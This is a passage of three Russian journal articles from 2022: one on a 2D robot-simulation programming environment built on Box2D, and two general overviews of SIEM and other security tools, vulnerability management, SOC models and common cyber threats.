such an environment? This article will reveal the very understanding of the virtual robot and how it can be presented in the project. Also, the development of visual language in this development will be considered separately on the example of the oldest and most developed graphical language G, otherwise LabView.

Ключевые слова: робототехника, графический язык программирования, разработка виртуальной среды, разработка графического движка, применение среды программирования в обучении

Keywords: robotics, graphical programming language, development of a virtual environment, development of a graphics engine, integrated development environment in education

Каждое обучение начинается с определенных «введений» в данную область. Такая популярная на данный момент дисциплина «робототехника», которая полноценно развивается в промышленных масштабах в наше время, тоже имеет курсы по введению. В данных курсах принято работать с облегченными конструкторами, и соответственной средой программирования робота на основе диаграмм. Для более старшего поколения были введены такие платы, как Arduino с собственным C-подобным языком, но любая из перечисленных моделей обучения не имеет среды программирования с имитационным режимом. Если на просторах интернета созданные трехмерные сцены для программирования роботов и можно найти, то они не все имеют полноценную интеграцию с каждой развивающейся прошивкой. Таким образом, поддерживать долгосрочность данных продуктов не представляется возможным, что влияет как на процесс понимания данной системы.

Для чего же нужна имитационная среда? Подобная среда поможет в обучении дистанционно или может использоваться в школьных курсах информатики для обучения «азам» программирования. Введение в понимания циклов, потоков и параллельного программирования.

Для полноценного понимания дальнейшей темы данной статьи, следует

углубиться в тему понимания виртуального робота, и обозначить его отличие от «программной» версии. Сама тема состоит из нескольких ответвлений: это роль робота в имитационной среде и каким образом его можно представить в проекте, так сама среда программирования – как она устроена, и какие функции она будет выполнять.

Виртуальный робот представляет модель в имитационной среде, то есть при обучении программированию команды передаются не физическому образцу, а его виртуальному «брату». Из подобной среды можно выделить основные плюсы – менее затратное введение в программирование моделей для выполнения команд, возможность дистанционного обучения малых групп дисциплины «робототехника». Имитационная среда представляет из себя двумерное пространство. Это обусловлено многими факторами, начиная от менее ресурсозатратного программного обеспечения до легкости в представлении возможных препятствий для виртуального робота. Каким же образом можно интегрировать робота в программу – на этот вопрос уже следует обратиться к разработке самого программного обеспечения.

Первое с чего необходимо начинать любой симулятор – это выбор физики или выбор физического ядра симулятора. Поскольку программа реализуется в наиболее детализированном языке C++, выбор пал на две альтернативы: разработка собственного ядра или использование в доработке наиболее детализированного. В выбранном игровом движке – Box2D не поддерживается следующая особенность, которую было необходимо добавить собственные доработки, так как виртуализация робота и проверка запрограммированных команд заключается в виде сверху, так как только при таком расположении камеры возможно расставить на карте препятствия, но и видеть каким образом робот будет обходить их. В доработке обсуждается следующий вопрос: каким образом можно создать физику модели с видом сверху? Обычно, модели с видом сверху моделируются в мире невесомости, представленном одним корпусом для шасси и четырьмя отдельными

корпусами для колес. В зависимости от того, насколько реалистичной требуется симуляция, может быть достаточно просто использовать один корпус для шасси и не беспокоиться о наличии отдельных колес. Проблема заключается в следующем – необходимости предотвращения движения тела по локальной оси. Основная процедура состоит в том, чтобы найти текущую боковую скорость тела и применить импульс, который компенсирует эту скорость. В проекте легче начинать с одного тела.

В начале данной работы необходимо компенсировать боковую скорость. Компенсация боковой скорости необходима для приведения вектора текущей скорости к нормали для направления самой шины (под шиной понимается направление модели колес) – рисунок 1.




Рисунок 1 – Распределение боковой скорости

При движении шины, которая повернута, проецирование синего вектора к красному, который перпендикулярно движется к нормали, необходимо смещением. Для того, чтобы шина далее не продолжала крутиться вокруг своей оси необходимо обратиться к теме о движении с постоянной скоростью, где необходимо ввести расчёт импульса:

```
void updateFriction() {
    b2Vec2 impulse = m_body->GetMass() * -getLateralVelocity();
    m_body->ApplyLinearImpulse( impulse, m_body->GetWorldCenter() );
}
```

После настройки передвижения объекта, необходимо продумать условие поверхности, по которой должен перемещаться объект. Несмотря на

то, что ранее упоминалось, что подобное моделирование работает в мире невесомости, наложение объектов друг на друга не отменяется.

В данном проекте, установка гравитации к нулю уменьшит эффект реальной симуляции модели, поэтому к данной проблеме так же стоит подключить имитацию кулоновского трения или закон Амонтона-Кулона, который определяется в следующем: $F = \mu N$, что интерпретируется в следующем: сила трения скольжения одного тела по поверхности другого тела (опоры) направлена тангенциально к общей границе между двумя телами в сторону, противоположную перемещению. После данных настроек, до формирования графики – поле выглядит следующим образом – рисунок 2:




Рисунок 2 – Модель на обозреваемом поле

Данный бот не оснащен потенциальными датчиками, которые будут использоваться в последствии.

В малой версии проекта необходимо определить основные датчики, которые будут определять расстояние до объекта, это так же моделируется на основе Box2D, так как данная библиотека имеет встроенные классы: b2RayCastInput и b2RayCastOutput, которые проводят линию между двумя точками и возвращают диапазон для любых объектов, которые пересекает линия – рисунок 3.




Рисунок 3 – Внедрение датчиков к боту

Имитация линейного детектора менее проста. В реальном мире линейный детектор обычно представляет собой ИК-датчик, который обнаруживает излучение света от объектов, но Box2D не может моделировать на этом уровне, потому что в его библиотеке данный вопрос не предусмотрен. Для решения возникшей проблемы в `isSensor` (булево значение класса `b2FixtureDef`), который собирает контактные данные, значение `true` для линии, что делает ее «физически невидимой», но позволяет Box2D регистрировать столкновение. Затем в коде используется `b2ContactListener` для получения обратного вызова, когда происходит столкновение.

После моделирования основной цели – объект с видом сверху, необходимо ввести возможность программно отдавать команды для этого бота.

Был использован метод, который используется с 1986 года средой разработки виртуальных приборов – графический язык программирования. Плюсы такого языка заключаются в следующем, подобные языки, как и применяемый LabView, основан на архитектуре потоков, что это означает? Программа при таком подходе моделируется в виде орграфа потока, что напоминает диаграмму потоков данных. Что дает во время программирования естественное визуальное представление о будущей программе.

Визуальное программирование или же графическое, помогает лучше понять основы разработки программы для системы без навыков программирования, таким образом, любой начинающий сможет с легкостью понять основы задачи программы и передачу потоков между моделью и кодом.

Поскольку при моделировании объектов ранее был использован Box2D, который ориентирован на архитектуру физических плат Arduino, то при разработке самой системы визуального программирования, библиотеки будут использоваться стандартные. Так, для примера можно ввести библиотеку сервомоторов, которые и применялись при создании модели ранее.

Визуально программа представляет следующее: на выбор выдается несколько действий, иначе подпрограмм, в которые уже подгружены библиотеки. Как и любая диаграмма потоков данных, так и в данном языке, необходимо обозначить старт, то есть подготовка робота к загрузке программы. Для этого в коде создается отдельный интерфейс, оповещающий о начале выполнения команд:

```
public interface IRobotAction
{
    string GetActionType();
}
```

Для каждого дальнейшего потока, подключается своя часть интерфейса, которая отвечает за любое выбранное действие робота. В данном случае – выполнение поворотов при определении препятствия, что рассматривалось ранее при разработке физики объекта.

Подводя итоги, можно выделить следующее: для того чтобы данный проект можно было использовать при обучении робототехники, помимо реалистичной симуляции, которая поможет объяснить обучающимся основные законы физики, которым подчиняется любой объект, необходима дружелюбная среда, которая поможет развить представление о передаваемых потоках в системе, и без труда задавать программы. Использование

двумерного пространства при имитации среды робота позволяет наглядно выстроить препятствия и уже при создании программы – использовать данную информацию для облегченного построения обхода объектов.

Литература

1. Box2D 2D physics engine for games URL: <https://box2d.org/documentation/index.html>
2. Никеров, В. А. Физика. Современный курс : учебник / В. А. Никеров. — 4-е изд. — Москва : Издательско-торговая корпорация «Дашков и К°», 2019. - 452 с. - ISBN 978-5-394-03392-6. - Текст : электронный. - URL: <https://znanium.com/catalog/product/1093441>
3. Методическое пособие СВФУ по Трик Студии URL: https://yagu.svfu.ru/pluginfile.php/1075958/mod_resource/content/1/TRIKStudio_%D0%9C%D0%B5%D1%82%D0%BE%D0%B4%D0%B8%D1%87%D0%BA%D0%B0.pdf
4. Комков Н.И., Бондарева Н.Н. Перспективы и условия развития робототехники в России // МИР (Модернизация. Инновации. Развитие), 2016
5. Adobe Edge: April 2010 – Разработка физических игр с Adobe Flash Professional. Adobe. Оригинальный архив, Август 11, 2011. Проверка July 19, 2016.

Literature

1. Box2D 2D physics engine for games URL: <https://box2d.org/documentation/index.html>
2. V. A. Nikerov, Physics. Modern course: textbook / V. A. Nikerov. - 4th ed. - Moscow: Publishing and Trade Corporation «Dashkov and Co», 2019. - 452 p. - ISBN 978-5-394-03392-6. - Text : electronic. - URL: <https://znanium.com/catalog/product/1093441>
3. NEFU Methodological Manual for Trick Studio URL: https://yagu.svfu.ru/pluginfile.php/1075958/mod_resource/content/1/TRIKStudio_%D0%9C%D0%B5%D1%82%D0%BE%D0%B4%D0%B8%D1%87%D0%BA%D0%B0.pdf

[C%D0%B5%D1%82%D0%BE%D0%B4%D0%B8%D1%87%D0%BA%D0%B0.pdf](#)

4. Komkov N.I., Bondareva N.N. Prospects and conditions of development of robotics in Russia // WORLD (Modernization. Innovations. Development), 2016
5. Adobe Edge: April 2010 – Developing physics-based games with Adobe Flash Professional. Adobe. Archived from the original on August 11, 2011. Retrieved July 19, 2016.

©Орехова С.М., Янаева М.В., 2022 Научный сетевой журнал
«Столыпинский вестник», №4/2022.

Для цитирования: Орехова С.М., Янаева М.В. РАЗРАБОТКА СРЕДЫ ПРОГРАММИРОВАНИЯ РОБОТОВ С РЕЖИМОМ ИМИТАЦИОННОГО МОДЕЛИРОВАНИЯ // Научный сетевой журнал «Столыпинский вестник», №4/2022.



Столыпинский
вестник

аучная статья

Original article

УДК 004.424

УПРАВЛЕНИЕ ИНЦИДЕНТАМИ БЕЗОПАСНОСТИ И СОБЫТИЯМИ (SIEM)

SECURITY INCIDENT AND EVENT MANAGEMENT (SIEM)

Цымбал Федор Алексеевич студент бакалавр, Донской
государственный технический университет, г. Ростов-на-Дону (344003 Россия
г. Ростов-на-Дону, Гагарина 1), tsybal007@rambler.ru

Tsymbal Fedor Alekseevich bachelor student, Don State Technical
University, Rostov-on-Don (344003 Russia, Rostov-on-Don, Gagarina 1),
tsybal007@rambler.ru

Аннотация: Решения SIEM позволяют получать и сопоставлять информацию из разных систем. Эта агрегация данных позволяет командам более эффективно обнаруживать угрозы, более эффективно управлять предупреждениями и предоставлять лучший контекст для расследований. Решения SIEM также полезны для регистрации событий, происходящих в системе, или создания отчетов о событиях и производительности. Затем вы можете использовать эту информацию для подтверждения соответствия или для оптимизации конфигураций.

Abstract: SIEM solutions allow you to receive and compare information from different systems. This data aggregation allows teams to more effectively detect threats, manage alerts more effectively, and provide better context for investigations. SIEM solutions are also useful for logging events that occur in the system or generating event and performance reports. You can then use this information to validate compliance or to optimize configurations.

Ключевые слова: информационная безопасность, SIEM, конфигурации системы, управление

Keywords: information security, SIEM, system configurations, management

Защита от потери данных (DLP)

Стратегии защиты от потери данных включают инструменты и методы, которые защищают данные от потери или изменения. Это включает в себя категоризацию данных, резервное копирование данных и мониторинг того, как данные распространяются внутри организации и за ее пределами. Например, вы можете использовать решения DLP для сканирования исходящих электронных писем, чтобы определить, не передается ли конфиденциальная информация ненадлежащим образом.

Система обнаружения вторжений (IDS)

IDS-решения — это инструменты для мониторинга входящего трафика и обнаружения угроз. Эти инструменты оценивают трафик и предупреждают обо всех экземплярах, которые кажутся подозрительными или вредоносными.

Система предотвращения вторжений (IPS)

Решения безопасности IPS аналогичны решениям IDS, и они часто используются вместе. Эти решения реагируют на трафик, который определяется как подозрительный или вредоносный, блокируя запросы или завершая сеансы пользователей. Вы можете использовать решения IPS для

управления сетевым трафиком в соответствии с определенными политиками безопасности.

Поведенческая аналитика пользователей (UBA)

Решения UBA собирают информацию о действиях пользователей и сопоставляют это поведение с базовым уровнем. Затем решения используют этот базовый уровень в качестве сравнения с новым поведением для выявления несоответствий. Затем решение помечает эти несоответствия как потенциальные угрозы. Например, вы можете использовать решения UBA для мониторинга действий пользователей и определения того, начинает ли пользователь экспортировать большие объемы данных, что указывает на внутреннюю угрозу.

Кибербезопасность блокчейна

Кибербезопасность блокчейна — это технология, основанная на неизменных транзакционных событиях. В технологиях блокчейна распределенные сети пользователей проверяют подлинность транзакций и обеспечивают сохранение целостности. Хотя эти технологии еще не получили широкого распространения, некоторые компании начинают включать блокчейн в большее количество решений.

Обнаружение конечных точек и ответ (EDR)

Решения EDR для кибербезопасности позволяют отслеживать активность конечных точек, выявлять подозрительные действия и автоматически реагировать на угрозы. Эти решения предназначены для улучшения видимости оконечных устройств и могут использоваться для предотвращения проникновения угроз в ваши сети или утечки информации. Решения EDR основаны на непрерывном сборе данных конечных точек, механизмах обнаружения и регистрации событий.

Управление состоянием облачной безопасности (CSPM)

CSPM — это набор методов и технологий, которые вы можете использовать для оценки безопасности ваших облачных ресурсов. Эти технологии позволяют сканировать конфигурации, сравнивать средства защиты с эталонными показателями и обеспечивать единообразное применение политик безопасности. Часто решения CSPM предоставляют рекомендации или рекомендации по исправлению, которые можно использовать для повышения уровня безопасности.

Удаленный доступ через VPN и SASE

Виртуальная частная сеть удаленного доступа (VPN) позволяет организациям предоставлять безопасный удаленный доступ к данным и приложениям, находящимся в корпоративной сети. VPN создает туннель между сетью и удаленным пользователем. Он защищает трафик, проходящий через туннель, путем его шифрования.

Удаленный доступ через VPN подключает одного пользователя к локальным ресурсам, но не обеспечивает видимость облачных ресурсов. Secure Access Service Edge (SASE) устанавливает безопасность в гибридной среде, обеспечивая видимость всех ресурсов. SASE — это облачная служба, которая не использует VPN или автономные прокси-серверы. Вместо этого он предоставляет различные инструменты сетевой безопасности в виде облачной службы.

BYOD

Принесите свое собственное устройство (BYOD) — это подход, который позволяет сотрудникам использовать свои личные устройства, такие как ноутбуки, планшеты, смартфоны, USB-накопители и ПК, в рабочих целях. Это означает, что сотрудники могут использовать свои устройства для подключения к корпоративной сети и доступа к важным системам и конфиденциальным данным.

BYOD может улучшить взаимодействие с пользователем, позволяя сотрудникам работать на знакомых устройствах из любого места. Это

позволяет сотрудникам использовать свои устройства для удаленной работы из дома или во время путешествий. Однако BYOD часто приводит к теневой ИТ, поскольку ИТ-персонал плохо видит (если вообще видит) эти конечные точки и не может должным образом внедрить и поддерживать меры безопасности.

Организации могут защититься от угроз BYOD, используя виртуализацию приложений и решения для обеспечения безопасности конечных точек, чтобы улучшить видимость и получить комплексные средства управления безопасностью и управлением.

Примеры информационной безопасности в реальном мире

Существует много способов реализовать информационную безопасность в вашей организации, в зависимости от вашего размера, доступных ресурсов и типа информации, которую необходимо защитить. Ниже приведены три примера того, как организации реализовали информационную безопасность для удовлетворения своих потребностей.

DLP в Berkshire Bank

Berkshire Bank — пример компании, которая решила реструктурировать свою стратегию DLP. Компания хотела получить доступ к более подробным отчетам о событиях. Их старая система предоставляла общую информацию только тогда, когда угрозы были предотвращены, но компания хотела знать подробности о каждом событии.

Чтобы внести это изменение, Berkshire Bank внедрил решения Exabeam для обеспечения управляемого покрытия DLP. Это покрытие включало улучшенную видимость событий и централизованную информацию DLP в единой временной шкале для большей доступности. Благодаря этой расширенной информации команда безопасности Berkshire может лучше расследовать события и принимать значимые превентивные меры.

SOC в Грант Торнтон

Grant Thornton — это организация, которая сотрудничает с Exabeam для улучшения SOC. Компания стремилась улучшить свои возможности по защите системной информации и более эффективно достигать целей безопасности. В рамках партнерства Грант Торнтон создал озеро данных, служащее центральным хранилищем их данных и инструментов.

Такая централизация повысила эффективность их операций и уменьшила количество интерфейсов, к которым необходимо было получить доступ аналитикам. Централизация также позволила компании использовать расширенную аналитику, включив свои новые агрегированные данные.

Реагирование на инциденты в WSU

Для защиты от растущего числа продвинутых злоумышленников Государственный университет Райта (WSU) внедрил решения Exabeam для реагирования на инциденты. Они предприняли это действие, чтобы быстрее обнаруживать инциденты, более тщательно расследовать действия и более эффективно реагировать на угрозы.

Принятый WSU инструментарий включает в себя решение для организации безопасности, автоматизации и реагирования (SOAR), а также решение для анализа поведения пользователей и объектов (UEBA). Эти инструменты позволяют WSU обнаруживать более широкий спектр угроз, включая динамические или неизвестные угрозы, и автоматически реагировать на эти угрозы. Эти инструменты предоставляют важную контекстную информацию и своевременные предупреждения об угрозах, с которыми решения не могут справиться автоматически, чтобы вы могли быстро принять меры и свести к минимуму ущерб.

Сертификаты информационной безопасности

Еще одним важным аспектом при реализации стратегий информационной безопасности является обеспечение надлежащей подготовки ваших сотрудников для защиты вашей информации. Одним из распространенных методов является сертификация информационной

безопасности. Эти сертификаты гарантируют, что профессионалы соответствуют определенному стандарту знаний и осведомлены о передовом опыте.

Доступны многочисленные сертификаты как от некоммерческих организаций, так и от поставщиков. Двумя наиболее востребованными сертификатами являются:

– **CompTIA Security+** — обеспечивает базовый уровень обучения кибербезопасности. Он охватывает основные знания, связанные с ИТ-безопасностью, и предназначен для профессионалов начального уровня, таких как младшие аудиторы или тестировщики на проникновение. Эта сертификация предлагается через Ассоциацию индустрии вычислительных технологий.

– **Сертифицированный специалист по безопасности информационных систем (CISSP)** — гарантирует знание восьми областей информационной безопасности, включая связь, оценку и тестирование, а также управление рисками. Он предназначен для специалистов высокого уровня, таких как менеджеры по безопасности. Эту сертификацию можно получить в Международном консорциуме по сертификации безопасности информационных систем (ISC)².

Литература

1. Бабаш, А.В. Информационная безопасность: Лабораторный практикум / А.В. Бабаш, Е.К. Баранова, Ю.Н. Мельников. - М.: КноРус, 2019. - 432 с.
2. Бабаш, А.В. Информационная безопасность. Лабораторный практикум: Учебное пособие / А.В. Бабаш, Е.К. Баранова, Ю.Н. Мельников. - М.: КноРус, 2013. - 136 с.
3. Баранова, Е.К. Информационная безопасность и защита информации: Учебное пособие / Е.К. Баранова, А.В. Бабаш. - М.: Риор, 2017. - 400 с.
4. Баранова, Е.К. Информационная безопасность и защита информации: Учебное пособие / Е.К. Баранова, А.В. Бабаш. - М.: Риор, 2017. - 476 с.

5. Баранова, Е.К. Информационная безопасность и защита информации: Учебное пособие / Е.К. Баранова, А.В. Бабаш. - М.: Риор, 2018. - 400 с.
6. Баранова, Е.К. Информационная безопасность. История специальных методов криптографической деятельности: Учебное пособие / Е.К. Баранова, А.В. Бабаш, Д.А. Ларин. - М.: Риор, 2008. - 400 с.
7. Бирюков, А.А. Информационная безопасность: защита и нападение / А.А. Бирюков. - М.: ДМК Пресс, 2013. - 474 с.
8. Гафнер, В.В. Информационная безопасность: Учебное пособие / В.В. Гафнер. - Рн/Д: Феникс, 2010. - 324 с.
9. Глинская, Е.В. Информационная безопасность конструкций ЭВМ и систем: Учебное пособие / Е.В. Глинская, Н.В. Чичварин. - М.: Инфра-М, 2018. - 64 с.

References

1. Babash, A.V. Information security: Laboratory workshop / A.V. Babash, E.K. Baranova, Yu.N. Melnikov. - M.: KnoRus, 2019. - 432 p.
2. Babash, A.V. Information Security. Laboratory workshop: Textbook / A.V. Babash, E.K. Baranova, Yu.N. Melnikov. - M.: KnoRus, 2013. - 136 p.
3. Baranova E.K. Information security and information protection: Textbook / E.K. Baranova, A.V. Babash. - M.: Rior, 2017. - 400 p.
4. Baranova E.K. Information security and information protection: Textbook / E.K. Baranova, A.V. Babash. - M.: Rior, 2017. - 476 p.
5. Baranova E.K. Information security and information protection: Textbook / E.K. Baranova, A.V. Babash. - M.: Rior, 2018. - 400 p.
6. Baranova E.K. Information Security. History of special methods of cryptographic activity: Textbook / E.K. Baranova, A.V. Babash, D.A. Larin. - M.: Rior, 2008. - 400 p.
7. Biryukov, A.A. Information security: protection and attack / A.A. Biryukov. - M.: DMK Press, 2013. - 474 p.

8. Gafner, V.V. Information Security: Textbook / V.V. Gafner. - Rn / D: Phoenix, 2010. - 324 p.
9. Glinskaya E.V. Information security of computer structures and systems: Textbook / E.V. Glinskaya, N.V. Chichvarin. - M.: Infra-M, 2018. - 64 p.

© Цымбал Ф.А., 2022 Научный сетевой журнал «Столыпинский вестник» №4/2022.

Для цитирования: Цымбал Ф.А. Управление инцидентами безопасности и событиями (SIEM)// Научный сетевой журнал «Столыпинский вестник» №4/2022.



Столыпинский
вестник

Научная статья

Original article

УДК 004.424

АВТОМАТИЗАЦИЯ УПРАВЛЕНИЯ УЯЗВИМОСТЯМИ **AUTOMATION OF VULNERABILITY MANAGEMENT**

Цымбал Федор Алексеевич студент бакалавр, Донской государственной технической университет, г. Ростов-на-Дону (344003 Россия г. Ростов-на-Дону, Гагарина 1), tsybal007@rambler.ru

Tsymbal Fedor Alekseevich bachelor student, Don State Technical University, Rostov-on-Don (344003 Russia, Rostov-on-Don, Gagarina 1), tsybal007@rambler.ru

Аннотация: Методы управления уязвимостями основаны на тестировании, аудите и сканировании для обнаружения проблем. Эти процессы часто автоматизированы, чтобы гарантировать, что компоненты оцениваются по определенному стандарту, а уязвимости обнаруживаются как можно быстрее. Другой метод, который вы можете использовать, — это поиск угроз, который включает в себя исследование систем в режиме реального времени для выявления признаков угроз или обнаружения потенциальных уязвимостей.

Abstract: Vulnerability management methods are based on testing, auditing and scanning to detect problems. These processes are often automated to ensure

that components are evaluated to a certain standard and vulnerabilities are found as quickly as possible. Another method you can use is Threat Scanning, which involves real-time examination of systems to look for signs of threats or discover potential vulnerabilities.

Ключевые слова: информационная безопасность, уязвимости, автоматизация информационной безопасности

Keywords: information security, vulnerabilities, information security automation

Управление уязвимостями — это практика, направленная на снижение неотъемлемых рисков в приложении или системе. Идея этой практики заключается в обнаружении и устранении уязвимостей до того, как проблемы будут обнаружены или использованы. Чем меньше уязвимостей в компоненте или системе, тем в большей безопасности ваша информация и ресурсы.

Аварийное восстановление

Стратегии аварийного восстановления защищают вашу организацию от потерь или ущерба в результате непредвиденных событий. Например, программы-вымогатели, стихийные бедствия или отдельные точки отказа. Стратегии аварийного восстановления обычно учитывают, как вы можете восстановить информацию, как вы можете восстановить системы и как вы можете возобновить работу. Эти стратегии часто являются частью плана управления непрерывностью бизнеса (BCM), разработанного, чтобы позволить организациям поддерживать операции с минимальным временем простоя.

Руководители по информационной безопасности (CISO) — это люди, ответственные за управление и обеспечение защиты информации организации. Эта роль может быть отдельной позицией или входить в

обязанности вице-президента (VP) по безопасности или главного сотрудника по безопасности (CSO).

В обязанности директора по информационной безопасности входит управление:

- Операции по обеспечению безопасности — включают в себя мониторинг, анализ и сортировку угроз в режиме реального времени.
- Киберриск и киберразведка — включает в себя поддержание текущих знаний об угрозах безопасности и информирование руководства и совета директоров о потенциальном влиянии рисков.
- Потеря данных и предотвращение мошенничества — включает в себя мониторинг и защиту от внутренних угроз.
- Архитектура безопасности — включает в себя применение передовых методов обеспечения безопасности при приобретении, интеграции и эксплуатации аппаратного и программного обеспечения.
- Управление идентификацией и доступом — включает в себя обеспечение надлежащего использования мер аутентификации, мер авторизации и предоставления привилегий.
- Управление программой — включает в себя обеспечение упреждающего обслуживания аппаратного и программного обеспечения посредством проверок и обновлений.
- Расследования и судебная экспертиза — включает сбор доказательств, взаимодействие с властями и обеспечение проведения вскрытия.
- Управление — включает в себя проверку бесперебойной работы всех операций по обеспечению безопасности и служит посредником между руководством и операциями по обеспечению безопасности.

Центр управления безопасностью (SOC) — это набор инструментов и членов команды, которые постоянно отслеживают и обеспечивают безопасность организации. SOC служат единой базой, с помощью которой

команды могут обнаруживать, исследовать, реагировать и устранять угрозы безопасности или уязвимости. В частности, SOC призваны помочь организациям предотвращать угрозы кибербезопасности и управлять ими.

Основная идея SOC заключается в том, что централизованные операции позволяют командам более эффективно управлять безопасностью, обеспечивая всестороннюю видимость и контроль над системами и информацией. Эти центры сочетают решения в области безопасности и человеческий опыт для выполнения или руководства любыми задачами, связанными с цифровой безопасностью.

Для реализации SOC используются три основные модели:

- Внутренний SOC — состоит из преданных своему делу сотрудников, работающих внутри организации. Эти центры обеспечивают высочайший уровень контроля, но имеют высокие первоначальные затраты и могут быть трудными для персонала из-за трудностей с набором персонала с нужным опытом. Внутренние SOC обычно создаются корпоративными организациями со зрелыми стратегиями в области ИТ и безопасности.

- Виртуальный SOC — используйте управляемые сторонние сервисы, чтобы обеспечить покрытие и экспертизу для операций. Эти центры просты в настройке, легко масштабируются и требуют меньших первоначальных затрат. Недостатком является то, что организации зависят от поставщиков и имеют меньшую видимость и контроль над своей безопасностью. Виртуальные SOC часто используются малыми и средними организациями, в том числе теми, у которых нет собственных ИТ-отделов.

- Гибридный SOC — объединение внутренних команд с внешними командами. Эти центры используют управляемые услуги, чтобы заполнить пробелы в охвате или опыте. Например, обеспечить круглосуточный мониторинг без организации внутренних ночных смен. Гибридные SOC могут позволить организациям поддерживать более высокий уровень контроля и видимости без ущерба для безопасности. Недостатком этих

центров является то, что затраты часто выше, чем у виртуальных SOC, а координация может быть сложной.

Общие риски информационной безопасности

В вашей повседневной работе многие риски могут повлиять на вашу систему и информационную безопасность. Некоторые распространенные риски, о которых следует знать, перечислены ниже.

Атаки социальной инженерии

Социальная инженерия включает в себя использование психологии, чтобы обманом заставить пользователей предоставить информацию или доступ к злоумышленникам. Фишинг — это один из распространенных видов социальной инженерии, обычно осуществляемый по электронной почте. При фишинговых атаках злоумышленники выдают себя за надежные или законные источники, запрашивая информацию или предупреждая пользователей о необходимости принять меры. Например, электронные письма могут просить пользователей подтвердить личные данные или войти в свои учетные записи по включенной (вредоносной) ссылке. Если пользователи соблюдают требования, злоумышленники могут получить доступ к учетным данным или другой конфиденциальной информации.

Расширенные постоянные угрозы (APT)

APT — это угрозы, при которых отдельные лица или группы получают доступ к вашим системам и остаются в них в течение длительного периода времени. Злоумышленники осуществляют эти атаки для сбора конфиденциальной информации с течением времени или в качестве основы для будущих атак. APT-атаки осуществляются организованными группами, которым могут платить конкурирующие государства, террористические организации или конкуренты в отрасли.

Внутренние угрозы

Внутренние угрозы — это уязвимости, созданные отдельными лицами в вашей организации. Эти угрозы могут быть случайными или

преднамеренными и включать злоумышленников, злоупотребляющих «законными» привилегиями для доступа к системам или информации. В случае случайных угроз сотрудники могут непреднамеренно поделить или раскрыть информацию, загрузить вредоносное ПО или украсть свои учетные данные. С помощью преднамеренных угроз инсайдеры преднамеренно повреждают, сливают или крадут информацию для личной или профессиональной выгоды.

Криптоджекинг

Криптоджекинг, также называемый крипто-майнингом, — это когда злоумышленники злоупотребляют вашими системными ресурсами для майнинга криптовалюты. Злоумышленники обычно добиваются этого, обманом заставляя пользователей загружать вредоносное ПО или когда пользователи открывают файлы с включенными вредоносными сценариями. Некоторые атаки также выполняются локально, когда пользователи посещают сайты, содержащие сценарии майнинга.

Распределенный отказ в обслуживании (DDoS)

DDoS-атаки происходят, когда злоумышленники перегружают серверы или ресурсы запросами. Злоумышленники могут выполнять эти атаки вручную или через ботнеты, сети скомпрометированных устройств, используемые для распространения источников запросов. Цель DDoS-атаки — запретить пользователям доступ к службам или отвлечь службы безопасности, пока происходят другие атаки.

Программы-вымогатели

Атаки программ-вымогателей используют вредоносное ПО для шифрования ваших данных и удержания их с целью получения выкупа. Как правило, злоумышленники требуют информацию, чтобы были предприняты какие-то действия, или оплату от организации в обмен на расшифровку данных. В зависимости от типа используемой программы-вымогателя вы не сможете восстановить зашифрованные данные. В этих случаях вы можете

восстановить данные, только заменив зараженные системы чистыми резервными копиями.

Атака «человек посередине» (MitM)

Атаки MitM происходят, когда сообщения отправляются по незащищенным каналам. Во время этих атак злоумышленники перехватывают запросы и ответы, чтобы прочитать содержимое, манипулировать данными или перенаправить пользователей.

Существует несколько типов атак MitM, в том числе:

- Перехват сеанса — при котором злоумышленники подменяют свой собственный IP-адрес законным пользователям, чтобы использовать их сеанс и учетные данные для получения доступа к системе.
